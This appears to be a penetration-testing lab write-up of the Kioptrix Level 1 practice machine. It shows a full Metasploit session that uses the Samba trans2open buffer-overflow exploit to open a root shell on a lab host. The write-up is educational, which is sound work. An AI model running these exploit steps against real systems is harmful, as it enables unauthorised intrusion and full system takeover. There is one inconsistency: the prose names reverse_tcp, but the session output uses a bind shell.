
Use >>**search samba version** command to search exploit



```
msf6 > search samba version

Matching Modules
================

   #   Name                                             Disclosure Date  Rank       Check  Description
   -   ----                                             ---------------  ----       -----  -----------
   0   exploit/windows/fileformat/ms14_060_sandworm     2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   1   exploit/unix/http/quest_kace_systems_management_rce  2018-05-31   excellent  Yes    Quest KACE Systems Management Command Injection
   2   exploit/multi/samba/usermap_script               2007-05-14       excellent  No     Samba "username map script" Command Execution
   3   exploit/multi/samba/nttrans                      2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   4   exploit/linux/samba/chain_reply                  2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   5   exploit/linux/samba/is_known_pipename            2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   6   exploit/linux/samba/lsa_transnames_heap          2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   7   exploit/solaris/samba/lsa_transnames_heap        2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   8   exploit/freebsd/samba/trans2open                 2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   9   exploit/linux/samba/trans2open                   2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   10  exploit/osx/samba/trans2open                     2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   11  exploit/solaris/samba/trans2open                 2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)


Interact with a module by name or index. For example info 11, use 11 or use exploit/solaris/samba/trans2open
```

>> **use 9 OR use exploit/linux/samba/trans2open**

>> **use Options** - We can use options command to see the options.



```
msf6 >
msf6 > use 9
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

Then configure the remote host(RHOST), Localhost (LHOST), and the payload. Here we use the reverse_tcp shell to escalate the privileges.


Use:-

msf exploit(linux/samba/trans2open) > **set RHOST <target Ip(10.0.2.5)>**

msf exploit(linux/samba/trans2open) > **set RPORT 139**

msf exploit(linux/samba/trans2open) > **set payload linux/x86/shell_reverse_tcp**

msf exploit(linux/samba/trans2open) > **exploit**



```
msf6 exploit(linux/samba/trans2open) > set RHOSTS 10.0.2.5
RHOSTS ⇒ 10.0.2.5
msf6 exploit(linux/samba/trans2open) > set RPORT 139
RPORT ⇒ 139
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_bind_tcp
payload ⇒ linux/x86/shell_bind_tcp
msf6 exploit(linux/samba/trans2open) > exploit

[*] 10.0.2.5:139 - Trying return address 0×bffffdfc...
[*] Started bind TCP handler against 10.0.2.5:4444
[*] 10.0.2.5:139 - Trying return address 0×bffffcfc...
[*] 10.0.2.5:139 - Trying return address 0×bffffbfc...
[*] 10.0.2.5:139 - Trying return address 0×bffffafc...
[*] 10.0.2.5:139 - Trying return address 0×bffff9fc...
[*] 10.0.2.5:139 - Trying return address 0×bffff8fc...
[*] 10.0.2.5:139 - Trying return address 0×bffff7fc...
[*] 10.0.2.5:139 - Trying return address 0×bffff6fc...
[*] Command shell session 1 opened (10.0.2.4:33521 → 10.0.2.5:4444) at 2024-01-07 12:54:29 -0800

whoami
root
```

Congratulations! You've successfully navigated the complexities of Kioptrix Level , demonstrating well-developed skills in penetration testing.

This initial conquest serves as a solid foundation for your journey into the realm of cybersecurity. You've skillfully identified vulnerabilities, exploited weaknesses, and ultimately gained root access, showcasing proficient use of tools and techniques.

This challenging activity has given you important insights into:

- Network reconnaissance : the process of efficiently obtaining data about the target system by using programmes such as Nmap.
- Identification of vulnerabilities: identifying flaws such as directory traversal and lax password regulations.
- Exploitation: The use of weaknesses to obtain access and increase authority.
- Post-exploitation: Persistently examining the system and looking for new chances (optional in ethical testing).
- Reporting/Documentation : Clearly and succinctly recording your conclusions and suggestions.

CONCLUSION: - I, Neil Machado, take authorship of this comprehensive Kioptrix report, diligently presenting findings and insights. The document reflects my commitment to thorough analysis and a professional approach in addressing security vulnerabilities. It is important to note that this assessment was conducted on safe and authorised grounds. Your consideration of this report is greatly appreciated.